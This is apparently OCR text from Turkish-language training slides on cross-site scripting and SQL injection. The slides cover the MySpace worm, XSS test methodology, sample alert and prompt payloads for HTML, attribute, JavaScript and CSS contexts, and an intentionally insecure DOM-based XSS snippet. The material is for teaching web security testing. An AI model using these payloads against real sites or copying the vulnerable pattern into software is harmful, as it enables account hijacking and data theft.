
XSS - MySpace Worm




XSS - MySpace Worm



XSS - MySpace Worm



XSS - MySpace Worm




XSS - Diğer Wormlar

- Orkut
- Justin.tv
- Yahoo! Mail
- Facebook
- Twitter
- Reddit
- Digg
- MySpace
- …

XSS - Neden Olduğu Problemler

- Bilgi Hırsızlığı
  - Oturum Korsanlığı
  - Clipboard Veri Çalma, Tuş Yakalama, Ekran Çalma
- İçerik Değişikliği (Defacement)
- Geçmiş Tarama, Port Tarama
- Dahili IP Çalma, Web Spidering, XSS Botnet
- Açıklık Tarama, Worm

XSS - İstatistikler



XSS - Temel Test Tekniği - Analiz

1. XSS için denetlenecek parametre belirlenir
2. Bu parametreye abcde gibi basit bir değer verilerek istek yapılır
3. Cevap içerisinde abcde nerelerde geçiyor hesaplanır.
   - HTML
   - HTML Attribute
   - Javascript
   - URL

XSS - Temel Test Tekniği - Test

1. Analiz sonucu parametre değeri olarak uygun payload gönderilir,
2. Cevabın içinde payload aranır,
3. Bulunduğunda sayfa içinde payload uygun kodlama işleminden geçirilmemiş ise XSS güvenlik zafiyetinden bahsedilir.

XSS - Payload 1

<plaintext>

XSS - Payload 1 - Örnek

XSS - Payload 2

```
';prompt(String.fromCharCode(88,83,83))//\';
prompt(String.fromCharCode(88,83,83))//";
prompt(String.fromCharCode(88,83,83))//\";
prompt(String.fromCharCode(88,83,83))//--
></ScRIPT>">'><ScRIPT>
prompt(String.fromCharCode(88,83,83))</ScRI
PT>
```

XSS - Payload 3

```
";!--"<abc>=&{()}
```

Raw Echo - Payload

1

1. Vector I

Hints are disabled Try out: abcde

You entered: **abcde**

2

1. Vector I

Hints are disabled Try out: <script>prompt(1)</script>

You entered:

HTML Attribute - Payload

1

2. Vector II

Hints are disabled Try out: color:blue

Stylish span

2

2. Vector II

Hints are disabled Try out: "/><script>alert(/xss/.source)</script><

Stylish span

HTML Attribute Interactive - Payload

1

3. Vector III

Hints are disabled Try out: color:green

Stylish span

2

3. Vector III

Hints are disabled Try out: " onmouseover=alert(1) "

Stylish span

Javascript Injection - Payload

1

4. Vector IV

Hints are disabled Try out: abcde

abcde

2

4. Vector IV

Hints are disabled Try out: "</script><script>alert(/XSS/.source)</script><script>var x="

innerHTML ByPass - Payload

1

5. Vector V

Hints are disabled Try out: abcde

abcde

2

5. Vector V

Hints are disabled Try out:

CSS – Internet Explorer - Payload

1

7. Vector VII

Hints are disabled Try out: yellow

This is dynamic backgrounded span


2

7. Vector VII

Hints are disabled Try out: expression(alert(1))

This is dynamic backgrounded span


DOM Based XSS




DOM Based XSS

```
<body>
    <script>
      function printName(){
          var index = document.URL.length;
          if(document.URL.indexOf("name=") != -1)
              index = document.URL.indexOf("name=")+5;
          // insecure version
          document.write(unescape(document.URL.substring(index,do
          // secure version
          //document.write(unescape(document.URL.substring(index,
      }
    </script>

<br/>
<br/>
    <P align=center style="font-size:24">
  Welcome to our site <script>printName();</script>!</BODY>
HTML>
```

DOM Based XSS



DOM Based XSS



SQL Injection Nedir?

- SQL Injection;
  - Saldırganlar için en popüler,
  - Geliştiriciler için en bilindik,
  - İş sahipleri için en tehlikeli
- Hedef veritabanında uygulama yolu ile yetkisiz olarak sql sorgularının çalıştırılabilmesidir.

SQL Injection - Senaryo

Dinamik bir SQL sorgusu

```
SELECT * FROM users WHERE id=$id;
```


Normal bir değişken değeri

```
SELECT * FROM users WHERE id=100
```

Anormal bir değişken değeri: SQL Enjeksiyonu

